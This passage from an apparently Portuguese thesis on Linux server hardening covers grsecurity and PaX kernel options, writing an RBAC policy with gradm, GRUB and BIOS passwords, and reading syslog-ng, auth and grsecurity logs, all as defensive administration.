CONFIG_GRKERNSEC_LINK=y
CONFIG_GRKERNSEC_FIFO=y
CONFIG_GRKERNSEC_CHROOT=y
CONFIG_GRKERNSEC_CHROOT_MOUNT=y
CONFIG_GRKERNSEC_CHROOT_DOUBLE=y
CONFIG_GRKERNSEC_CHROOT_PIVOT=y
CONFIG_GRKERNSEC_CHROOT_CHDIR=y
CONFIG_GRKERNSEC_CHROOT_CHMOD=y
CONFIG_GRKERNSEC_CHROOT_FCHDIR=y
CONFIG_GRKERNSEC_CHROOT_MKNOD=y
```

[11] FIFO, acrónimo para *First In, First Out* (primeiro a entrar, primeiro a sair), é uma estrutura de dados do tipo fila, tipicamente usada na comunicação entre processos.

```
CONFIG_GRKERNSEC_CHROOT_SHMAT=y
CONFIG_GRKERNSEC_CHROOT_UNIX=y
CONFIG_GRKERNSEC_CHROOT_FINDTASK=y
CONFIG_GRKERNSEC_CHROOT_NICE=y
CONFIG_GRKERNSEC_CHROOT_SYSCTL=y
CONFIG_GRKERNSEC_CHROOT_CAPS=y
```

As propriedades descritas acima podem ser alteradas durante a execução do kernel através do comando `sysctl`. Um exemplo de utilização é descrito de seguida:

```
styx ~ # echo "Activar a funcionalidade exec_logging"
styx ~ # sysctl -w kernel.grsecurity.exec_logging = 1
styx ~ # echo "Desactivar a funcionalidade exec_logging"
styx ~ # sysctl -w kernel.grsecurity.exec_logging = 0
```

Esta funcionalidade é bastante útil no processo de ajuste destas opções, para garantir que as restrições usadas não impossibilitem o normal funcionamento do sistema. Após a fase de ajuste deve-se remover a opção de suporte para o `sysctl` de modo a garantir que estas opções não são alteradas posteriormente.

Auditoria do kernel

O Grsecurity oferece opções extra de registo de eventos através do kernel. Entre estas opções destaca-se a possibilidade de registar o carregamento de dispositivos (`mount`), mudanças de directórios (`chdir`), chamadas `fork()` falhadas e alteração da data e hora do sistema. A análise destes eventos permite ao administrador obter evidências sobre tentativas de exploração do sistema.

A listagem seguinte apresenta as opções seleccionadas no kernel:

```
#
# Kernel Auditing
#
# CONFIG_GRKERNSEC_AUDIT_GROUP is not set
CONFIG_GRKERNSEC_EXECLOG=y
CONFIG_GRKERNSEC_RESLOG=y
CONFIG_GRKERNSEC_CHROOT_EXECLOG=y
CONFIG_GRKERNSEC_AUDIT_CHDIR=y
CONFIG_GRKERNSEC_AUDIT_MOUNT=y
CONFIG_GRKERNSEC_AUDIT_IPC=y
CONFIG_GRKERNSEC_SIGNAL=y
CONFIG_GRKERNSEC_FORKFAIL=y
CONFIG_GRKERNSEC_TIME=y
CONFIG_GRKERNSEC_PROC_IPADDR=y
# CONFIG_GRKERNSEC_AUDIT_TEXTREL is not set
```

Protecções de execução

As protecções de execução disponibilizadas no kernel através do Grsecurity são usadas

para prevenir *exploits* que exploram processos em execução, e que são a maioria dos *exploits* presentes [29].

Entre estas opções destaca-se a restrição de utilização do comando `dmesg` para visualização do registo de eventos do kernel, e a verificação do limite de recursos definido para cada processo em cada chamada `execve()` (CONFIG_GRKERNSEC_EXECVE=y). Note-se que normalmente esta verificação de recursos apenas é verificada em chamadas `fork()`.

```
#
# Executable Protections
#
CONFIG_GRKERNSEC_EXECVE=y
CONFIG_GRKERNSEC_SHM=y
CONFIG_GRKERNSEC_DMESG=y
# CONFIG_GRKERNSEC_TPE is not set
```

Protecção de espaço de endereçamento através do PaX

As protecções oferecidas pelo Grsecurity para a protecção de espaço de endereçamento baseiam-se na utilização do mecanismo PaX, descrito na secção 4.3.1. Como foi apresentado, muitos *exploits*, como os baseados em falhas de *buffer overflows*, tiram partido do modo como o Linux gere a memória dos processos. Este tipo de protecção permite assim defender o sistema de *exploits* que oferecem o acesso ao atacante, do espaço de endereçamento do processo.

No kernel, a secção *Address Space Protection* do Grsecurity apresenta as seguintes opções:

```
#
# Address Space Protection
#
CONFIG_GRKERNSEC_KMEM=y
# CONFIG_GRKERNSEC_IO is not set
CONFIG_GRKERNSEC_PROC_MEMMAP=y
CONFIG_GRKERNSEC_BRUTE=y
CONFIG_GRKERNSEC_MODSTOP=y
CONFIG_GRKERNSEC_HIDESYM=y
```

As opções seleccionadas impedem a escrita dos dispositivos `/dev/mem` e `/dev/kem` através da chamada `mmap()`, tornando mais difícil a possibilidade de um atacante inserir código malicioso no kernel a correr actualmente.

Role Based Access Control

O *Role-Based Access Control*, ou controlo de acesso baseado em "papéis", é a implementação MAC usada pelo Grsecurity. Este mecanismo associa um "papel"a cada utilizador. Cada "papel"define que operações podem ser executadas sobre determinados objectos. O conjunto de regras que definem os "papéis" atribuídos a cada utilizador condensa-se

numa lista de controlo de acesso, ou ACL (acrónimo de *Access Controlo List*). Uma ACL bem escrita permite que os utilizadores apenas executem tarefas admitidas pelo administrador do sistema. Para todas as tarefas não definidas aplica-se o princípio do privilégio mínimo, garantindo que não são executadas operações não previstas pelo administrador. O modo de implementação e a definição da ACL que regula o sistema será apresentado em detalhe na secção 4.8.1.3

No kernel, o RBAC pode ser configurado através das seguintes opções:

```
#
# Role Based Access Control Options
#
CONFIG_GRKERNSEC_ACL_HIDEKERN=y
CONFIG_GRKERNSEC_ACL_MAXTRIES=3
CONFIG_GRKERNSEC_ACL_TIMEOUT=30
```

Estas opções definem a ocultação dos processos do kernel (`CONFIG_GRKERNSEC_ACL_HIDEKERN=y`), a limitação do número máximo de tentativas falhadas no sistema RBAC a 3 e um tempo de espera entre tentativas de 30 segundos.

4.8.1.3 Lista de controlo de acesso para o RBAC

Uma lista de controlo de acesso é usada para definir as regras de um sistema baseado em RBAC. O sistema RBAC disponibilizado pelo GRsecurity é um óptimo complemento aos mecanismos referidos acima, exigindo no entanto um bom conhecimento da interacção entre utilizadores, aplicações e recursos.

A escrita da ACL envolve definir como cada utilizador e aplicação pode aceder ao sistema. Através destas regras pode-se limitar, por exemplo, quais as aplicações que cada utilizador pode aceder, independentemente de ter acesso a estas aplicações segundo as permissões do modelo DAC. Refira-se que o acesso a um recurso necessita sempre da aprovação da ACL assim como pelo sistema DAC de permissões de ficheiros do Linux.

As regras da ACL aplicam-se a todos os utilizadores, incluindo o *root*. Esta imposição de regras ao *root* retira este utilizador do seu estado de acesso total. Este método é deveras útil na limitação do rol de acções possíveis a um atacante que conseguiu obter privilégios de *root*. Este é um dos argumentos mais fortes na utilização do modelo RBAC.

Estrutura de uma ACL

Uma ACL é composta por relações entre sujeitos e objectos. Neste contexto um sujeito pode ser uma aplicação, e um objecto um determinado recurso que a aplicação quer aceder. Estas relações são definidas para cada "papel", em que um "papel" pode ser um utilizador, onde se inclui o *root*. No topo da lista de "papéis" encontra-se a entidade *admin*, que é agora a única com poderes absolutos neste modelo. O acesso a esta entidade é possível

por parte de qualquer utilizador desde que explicitamente permitido na ACL. Quando permitido, o acesso é restrito através de uma palavra-chave.

No Grsecurity as regras que constituem uma ACL são escritas no ficheiro `/etc/grsec/policy`. A estrutura de regras presente neste ficheiro é apresentada na listagem seguinte. Note-se a possibilidade de usar capacidades, abordadas na secção 2.1.1.

```
<sujeito> <modos> {

        <objecto> <modos>
        [+|-]<capability>
        <nome do recurso> <limite inferior> <limite superior>

        connect {
                <ip>/<máscara de rede>:<porta inferior>-<porta superior> <
                    tipo> <protocolo>
        }

        bind {
                <ip>/<máscara de rede>:<porta inferior>-<porta superior> <
                    tipo> protocolo>
        }

}
```

Um aspecto importante da definição desta ACL é saber quais os modos a usar para sujeitos e objectos, de modo a controlar o tipo de acesso possível. Os modos disponíveis mais importantes, para sujeitos e objectos, são apresentados nas tabelas seguintes.

Para um elemento sujeito são possíveis as opções descritas na tabela 4.2.

Tabela 4.1: Modos disponíveis para os sujeitos

o	Desactivar herança
h	Ocultar o recurso
v	Permitir a visualização do recurso
p	Proteger o processo
k	Permitir a terminação de processos protegidos
P	Desactivar mecanismo PAGEEXEC (PaX)
S	Desactivar mecanismo SEGMEXEC (PaX)
M	Desactivar mecanismo MPROTECT (PaX)
l	Activar modo de aprendizagem
a	Permite que o processo comunique com o dispositivo /dev/grsec

Para os objectos, é possível aplicar as permissões apresentadas na tabela 4.2.

O modo como o sistema RBAC processa a lista de regras está representada na figura 4.7.

Ferramenta `gradm` e geração da ACL

Para o controlo do sistema RBAC, o projecto Grsecurity disponibiliza a ferramenta



Figura 4.7: Processamento de regras para um sistema RBAC.

Tabela 4.2: Modos de permissão para os objectos

r	Permite leitura
w	Permite escrita
c	Permite criação
d	Permite remoção
x	Permite execução
h	Ocultar o objecto (rejeitar qualquer tipo de acesso)

`gradm`. Esta ferramenta permite iniciar ou parar o RBAC, incluindo ainda um modo de aprendizagem, útil na geração da ACL.

Para instalar esta ferramenta usa-se o comando `emerge`:

```
styx ~ # emerge sys-apps/gradm
```

O primeiro passo é a definição de uma palavra-chave para a entidade *admin*:

```
styx ~ # gradm -P admin
Setting up grsecurity RBAC password
Password: ************
Re-enter Password: ************
Password written in /etc/grsec/pw
```

Após a definição da palavra-chave é possível autenticar-se no "papel" *admin*:

```
styx ~ # gradm -a admin
Password: ************
styx ~ #
```

Este endidade é a única com poderes absolutos no sistema RBAC. Os utilizadores que podem aceder a este "papel" são identificados no ficheiro de regras `/etc/grsec/policy`.

Para a geração do ficheiro /etc/grsec/policy, é possível usar o modo de aprendizagem incluído na ferramenta `gradm`. Para se activar este processo corre-se o `gradm` com a opção "-F" (*full learning*).

```
styx ~ # gradm -F -L /etc/grsec/learning.log
```

Durante este processo, o sistema RBAC regista todos os eventos do sistema no ficheiro `/etc/grsec/learning.log`. Estes eventos têm origem nos processos que estão a correr no sistema. As entradas no ficheiro `/etc/grsec/learning.log` representam o acesso que um processo efectuou a um determinado recurso, e qual o utilizador que o invocou. Durante esta fase devem ser evitadas tarefas administrativas, executadas pelo *root*, onde se inclui o arranque de serviços, a inclusão de novos utilizadores e a remoção de software. A justificação deve-se à nova condição do *root* no conceito RBAC, que assume que este utilizador deve ter privilégios limitados, para garantir que um atacante que consiga obter este nível não possa realizar operações sensíveis, como as exemplificadas. Após a activação

do RBAC, todas estas tarefas só podem ser executadas quando autenticado no sistema RBAC no "papel" `admin`.

Para o protótipo, aplicou-se um período de aprendizagem de 3 dias, tendo-se gerado um ficheiro de eventos de aproximadamente 2 milhões de entradas. Terminado este período, é possível usar a ferramenta `gradm` para processar e gerar um ficheiro de regras ACL. A opção "-O" é usada para este propósito. Previamente deve-se parar o sistema RBAC através da opção "-D".

```
styx ~ # gradm -D
styx ~ # gradm -F -L /etc/grsec/learning.log -O /etc/grsec/learning.roles
gradm -F -L /etc/grsec/learning.log -O /etc/grsec/learning.roles
Beginning full learning 1st pass...done.
Beginning full learning role reduction...done.
Beginning full learning 2nd pass...done.
Beginning full learning subject reduction for user root...done.
Beginning full learning subject reduction for user admin...done.
Beginning full learning subject reduction for user apache...done.
...
Beginning full learning object reduction for subject /bin/bash...done.
Beginning full learning object reduction for subject /bin/bzip2...done.
Beginning full learning object reduction for subject /bin/cat...done.
...
Beginning full learning object reduction for subject /bin/su...done.
Beginning full learning object reduction for subject /usr/sbin/jk_chrootsh
    ...done.
Beginning full learning object reduction for subject /...done.
Full learning complete.
styx ~ #
```

Este é o momento de avaliar as regras produzidas e relaxar ou reforçar algumas restrições. Durante esta fase manteve-se no sistema o utilizador andre, já introduzido na secção 4.4. As regras obtidas para este utilizador serão usadas como modelo, a aplicar a clientes que adiram ao serviço *shell* disponibilizado no servidor.

O outro utilizador presente no sistema é o *root*. Este é o único utilizador a quem é permitido autenticar-se como entidade `admin`. Um excerto das regras aplicadas a este utilizador é apresentado de seguida:

```
1 role root uG
2 role_transitions admin
3 role_allow_ip   0.0.0.0/32
4 subject /  {
5         /       r
6         /bin    x
7         /etc    r
8         /etc/grsec      h
```

```
9         /etc/ssh        h
10        /etc/shadow     h
11  ...
12        /dev/tty        rw
13        /dev/urandom    r
14        /dev/grsec      h
15        /dev/mem        h
16        /dev/kmem       h
17        /dev/port       h
18        /dev/log        h
19        /sys    h
20        /boot   h
21        -CAP_ALL
22        bind    disabled
23        connect disabled
24  }
```

Na linha 1 é declarado um "papel" (*role*) designado por *root*. Este papel está associado ao utilizador *root* do sistema através da opção `u`. A este utilizador é ainda dada a possibilidade de utilizar a ferramenta `gradm` através da opção `G`.

A linha 2 define que este utilizador pode transitar para o "papel" admin, podendo deste modo administrar o sistema RBAC. Na linha 3 é especificado qual o IP ou gama de IPs permitidos para acesso ao sistema através deste sistema. Optou-se pelo valor 0.0.0.0/32, ou seja apenas autenticação local. A palavra-chave `subject` declara o início de um bloco destinado a identificar quais os recursos (objectos) que este "papel" pode aceder e em que condições. A declaração dos objectos segue uma ordem hierárquica, começando no directório `/`, ao qual se dá permissão de leitura. Seguindo um conceito de herança todos os restantes objectos presentes no sistema (descendem de `/`) adquirem esta propriedade, excepto se sobreposta com uma propriedade concorrente.

Na linha 6 é dada permissão de execução para os objectos presentes no directório `/bin` e na linha 7 é ocultada (rejeitado o acesso) a presença do directório `/etc/grsec`). Este directório é especialmente sensível por conter as regras do RBAC, ao qual só ao "papel" admin deve ser permitido o acesso.

A linha 21 aplica a este "papel" a pseudo-capacidade CAP_ALL. Esta capacidade, reconhecida na ferramenta `gradm`, representa todas as capacidades. Ao definir-se esta capacidade com o sinal `"-"` associado, aplica-se o princípio do privilégio mínimo ao *root*, já que se nega deste modo todas as capacidades.

Após analisar-se e aprovar-se o ficheiro de regras `/etc/grsec/`, deve-se activar o sistema RBAC através do seguinte comando:

```
styx ~ # gradm -E
```

4.9 Protecção contra acesso físico

Nas secções anteriores abordaram-se mecanismos de defesa contra ataques que não envolviam um acesso físico ao sistema. No caso de ser possível um acesso físico ao servidor é necessário tomar algumas medidas que garantam a integridade lógica do sistema.

4.9.1 BIOS e *boot loader*

Tendo acesso físico ao servidor, um funcionário mal-intencionado poderia arrancar o servidor através de um disco secundário (CDROM, USB), contendo um sistema operativo que corra directamente desse meio, não precisando de ser instalado (vulgo *LiveCD*). Neste caso, seria possível contornar subtilmente todas as restrições de permissões e autenticação, já que o sistema operativo a correr no hardware do servidor seria o introduzido pelo atacante. O disco do protótipo seria simplesmente um disco secundário (passivo) a correr com as regras do novo sistema operativo. O atacante poderia assim aceder a todos os ficheiros, fazer alteração das senhas, acrescentar e remover contas, etc.

BIOS

Para impedir que um atacante tenha a possibilidade de arrancar com o seu disco é necessário garantir que o disco rígido do servidor é o primeiro dispositivo a ser inicializado, ignorando outros discos que possam estar presentes no sistema. Esta ordem de inicialização é definida através do menu da BIOS, como observado na figura 4.8



Figura 4.8: Configuração da BIOS

Após definida a ordem de inicialização dos dispositivos, é necessário garantir que esta não é alterada. Para tal o administrador de sistemas deve definir uma palavra-chave de acesso à BIOS.

Boot loader

O *boot loader* é a aplicação responsável por carregar o sistema operativo, após a BIOS ter terminado a sua execução. No protótipo desenvolvido o *boot loader* utilizado é o GNU GRUB, virtualmente presente em todos os sistemas Linux actuais.

Um indivíduo com acesso físico ao servidor poderia aceder ao GRUB após as tarefas da BIOS, editando os argumentos com que estaria configurado e entrado em modo de utilizador único (*single-user mode*). Neste modo o atacante teria acesso total ao sistema. Para se proteger desta ameaça é necessário colocar uma senha de acesso ao GRUB. O GRUB suporta dois métodos diferentes de adicionar protecção de senhas ao gestor de inicialização. O primeiro usa texto puro, enquanto o seguinte usa criptografia de md5+salt. O segundo método é usado pelas vantagens de segurança que representa. Para se converter a senha de acesso para o formato md5 (através da função *crypt*) é possível usar a linha de comandos do GRUB:

```
styx ~ # grub
    GNU GRUB  version 0.97  (640K lower / 3072K upper memory)

 [ Minimal BASH-like line editing is supported.  For the first word, TAB
    lists possible command completions.  Anywhere else TAB lists the
    possible completions of a device/filename. ]

grub> md5crypt

Password: *************
Encrypted: $1$ydAsY$ZPhlTn/kag6c.no9oTfZs/

grub> quit
styx ~ # grub
```

Esta chave deverá agora ser colocada no ficheiro `/boot/grub/grub.conf` para activar esta protecção:

```
# /boot/grub/grub.conf

timeout 3
password --md5 $1$T7/dgdIJ$dJM.n2wZ8RG.oEiIOwJUs.
```

Control-Alt-Delete

A combinação de teclas *Control-Alt-Delete*, quando usada em Linux tem o efeito de reiniciar o computador. Este evento pode ser removido para evitar que um utilizador mal-intencionado com acesso ao terminal do servidor reinicie o sistema, levando à interrupção

dos serviços oferecidos pelo servidor aos seus utilizadores e clientes. Uma razão para que a máquina seja reiniciada seria o de atacar a através dos métodos acima descritos.

Para se desactivar a funcionalidade da combinação *Control-Alt-Delete* é necessário editar o ficheiro `inittab` e comentar a linha iniciada por `ca:12345:ctrlaltdel:`, ou substituir a acção de reinicio por uma mensagem:

```
#/etc/inittab

# What to do at the "Three Finger Salute".
#ca:12345:ctrlaltdel:/sbin/shutdown -r now
ca:12345:ctrlaltdel:/bin/echo "Ctrl-Alt-Del está desactivado."
```

4.9.2 Cifragem de partições

A cifragem das partições é particularmente apropriada no caso de furto do disco rígido do servidor para salvaguarda de informação sensível aí armazenada. Este tipo de protecção não se aplica no entanto enquanto as partições cifradas se encontram montadas, sendo necessário proteger o acesso ao sistema através dos mecanismos apresentados até ao momento. Dado o carácter extremamente intrusivo do método de ataque, é opção do autor deixar apenas esta referência não se alongando em demais detalhes.

Capítulo 5

Manutenção e testes

Este capítulo divide-se em duas partes. A primeira foca-se no processo de manutenção do servidor, a cargo do administrador de sistemas, apresentando-se quais os recursos disponíveis para avaliar o estado actual do sistema. A segunda parte é composta por uma série de testes ao protótipo, de modo a inferir sobre a eficácia dos mecanismos implementados.

5.1 Manutenção

Esta secção apresenta os recursos presentes no servidor úteis para o administrador avaliar a condição do sistema. Na fase final da secção são feitas referências à necessidade de o administrador manter o sistema actualizado e ao corrente das vulnerabilidades publicadas.

5.1.1 Análise de registos do sistema

No protótipo estão presentes vários registos de eventos ocorridos no sistema. Estes registos devem ser analisados periodicamente pelo administrador para detectar eventuais anomalias. Os programas `last` e `lastlog` disponibilizam também informação útil, ao identificar as autenticações realizadas no sistema.

5.1.1.1 Syslog-ng

O syslog-ng é uma implementação *open-source* para Linux/UNIX do protocolo Syslog [1].

Esta aplicação pode ser configurada para se registar nos vários programas instalados no sistema e colectar as suas mensagens. Estas mensagens são exportadas para vários ficheiros de registos em `/var/log`.

A instalação do programa é feita através do comando `emerge`:

[1] Este protocolo funciona num modelo cliente-servidor, sendo usado para envio de mensagens de registo sobre uma rede IP.

```
styx ~ # emerge app-admin/syslog-ng
```

A seguinte listagem apresenta a configuração do syslog-ng (`/etc/syslog-ng/syslog-ng.conf`) para o protótipo.

```
#
# Syslog-ng configuration file, compatible with default hardened
    installations.
#
source src { unix-stream("/dev/log"); internal(); };
source kernsrc { file("/proc/kmsg"); };

destination authlog { file("/var/log/auth.log"); };
destination syslog { file("/var/log/syslog"); };
destination cron { file("/var/log/cron.log"); };
destination pax { file("/var/log/pax.log"); };
destination grsec { file("/var/log/grsec.log"); };

filter f_auth { facility(auth); };
filter f_cron { facility(cron); };
filter f_pax { match("^PAX:.*"); };
filter f_grsec { match("^grsec:.*"); };

log { source(src); filter(f_authpriv); destination(authlog); };
log { source(src); filter(f_syslog); destination(syslog); };
log { source(src); filter(f_cron); destination(cron); };
log { source(kernsrc); filter(f_pax); destination(pax); };
log { source(kernsrc); filter(f_grsec); destination(grsec); };
```

Nos parágrafos seguintes destacam-se os registos que permitem ao administrador visualizar eventos relacionados com a integridade do sistema. Uma análise frequente destes ficheiros permite manter uma boa avaliação do estado do sistema.

`/var/log/auth.log`

Este registo guarda todas as tentativas de autenticação no sistema, sejam estas com êxito ou falhadas.

Na listagem seguinte pode-se observar várias tentativas de autenticação através do SSH. Todas estas tentativas foram rejeitadas, num curso de espaço de tempo, o que poderá indicar um ataque em curso.

```
Jun 27 22:47:23 styx sshd[5447]: pam_unix(sshd:auth): authentication
    failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.10.1.200  user=
    admin
Jun 27 22:47:25 styx sshd[5445]: error: PAM: Authentication failure for
    admin from 10.10.1.200
Jun 27 22:47:26 styx sshd[5450]: pam_unix(sshd:auth): authentication
    failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.10.1.200  user=
    admin
```

```
Jun 27 22:47:28 styx sshd[5445]: error: PAM: Authentication failure for
    admin from 10.10.1.200
Jun 27 22:47:28 styx sshd[5451]: pam_unix(sshd:auth): authentication
    failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.10.1.200  user=
    admin
Jun 27 22:47:30 styx sshd[5445]: error: PAM: Authentication failure for
    admin from 10.10.1.200
Jun 27 22:47:33 styx sshd[5455]: pam_unix(sshd:auth): authentication
    failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.10.1.200  user=
    admin
Jun 27 22:47:35 styx sshd[5453]: error: PAM: Authentication failure for
    admin from 10.10.1.200
Jun 27 22:47:36 styx sshd[5457]: pam_unix(sshd:auth): authentication
    failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.10.1.200  user=
    admin
```

`/var/log/grsec.log`

As mensagens presentes neste registo são enviadas pelo Grsecurity. A análise deste registo é bastante útil, já que permite avaliar a actividade do Grsecurity, que se divide entre as restrições configuradas no kernel e o sistema RBAC configurada na secção 4.8.1.3.

Na amostra seguinte pode-se observar que (linha 3) a aplicação `ossec-logcollector` procura obter a capacidade CAP_DAC_OVERRIDE, capacidade esta que não lhe foi atribuída no ficheiro `/etc/grsec/policy`. Esta informação pode revelar uma lacuna nos privilégios garantidos a esta aplicação ou uma tentativa não esperada de obter este privilégio. Neste último caso, pode significar que a aplicação foi alterada por um *trojan* e tenta obter mais privilégios do que os requeridos pela aplicação original. Caso o administrador reconheça que esta aplicação já foi bem reconhecida pelo sistema e não necessita da capacidade CAP_DAC_OVERRIDE, então a hipótese ataque é viável. Na linha 10 regista-se um pedido de memória pela aplicação `/usr/bin/rhythmbox` (132K) acima do limite imposto por RLIMIT_MEMLOCK (32K).

```
1 Jun 26 17:41:20 styx grsec: (root:U:/sbin/gradm) grsecurity 2.1.11 RBAC
    system loaded by /sbin/gradm[gradm:7248] uid/euid:0/0 gid/egid:0/0,
    parent /bin/bash[bash:6924] u
2 id/euid:0/0 gid/egid:0/0
3 Jun 26 17:41:20 styx grsec: (root:U:/) use of CAP_DAC_OVERRIDE denied for /
    var/ossec/bin/ossec-logcollector[ossec-logcollec:5285] uid/euid:0/0 gid
    /egid:0/0, parent /sbin
4 /init[init:1] uid/euid:0/0 gid/egid:0/0
5 Jun 26 17:41:20 styx grsec: (root:U:/) use of CAP_DAC_READ_SEARCH denied
    for /var/ossec/bin/ossec-logcollector[ossec-logcollec:5285] uid/euid
    :0/0 gid/egid:0/0, parent /s
6 bin/init[init:1] uid/euid:0/0 gid/egid:0/0
7 Jun 26 17:41:20 styx grsec: (root:U:/) denied access to hidden file /var/
    ossec/queue/ossec by /var/ossec/bin/ossec-logcollector[ossec-logcollec
    :5285] uid/euid:0/0 gid/eg
```

```
8  id:0/0, parent /sbin/init[init:1] uid/euid:0/0 gid/egid:0/0
9  Jun 27 09:55:05 styx grsec: time set by /sbin/hwclock[hwclock:2367] uid/
       euid:0/0 gid/egid:0/0, parent /lib/rc/sh/runscript.sh[runscript.sh
       :2366] uid/euid:0/0 gid/egid:0/0
10 Jun 27 10:51:24 styx grsec: denied resource overstep by requesting 135168
       for RLIMIT_MEMLOCK against limit 32768 for /usr/bin/rhythmbox[rhythmbox
       :4904] uid/euid:1000/1000 gid/egid:1000/1000, parent /usr/bin/fluxbox[
       fluxbox:4870] uid/euid:1000/1000 gid/egid:1000/1000
```

5.1.1.2 Registo de autenticações

Os programas `last` e `lastlog` permitem obter informação, de forma rápida, sobre as últimas autenticações no sistema.

`last`

O comando `last` faz parte do pacote Sysvinit, que inclui os processos de arranque do sistema Linux. Este comando lista os últimos utilizadores autenticados no sistema. Através da análise dos resultados o administrador pode inferir sobre uso indevido da conta *root*.

```
admin    pts/7        172.16.2.9       Wed Jun 25 14:05 - 14:08  (00:03)
reboot   system boot  2.6.23-hardened- Wed Jun 25 13:55          (09:00)
root     tty4                          Wed Jun 25 02:29 - 02:29  (00:00)
andre    pts/8        10.10.1.2        Tue Jun 24 16:24 - 16:24  (00:00)
admin    pts/7        10.10.1.2        Tue Jun 24 16:24 - 18:35  (02:11)
root     tty2                          Sun Jun 22 15:17 - 15:17  (00:00)
reboot   system boot  2.6.23-hardened- Sun Jun 22 14:34         (2+14:08)
```

`lastlog`

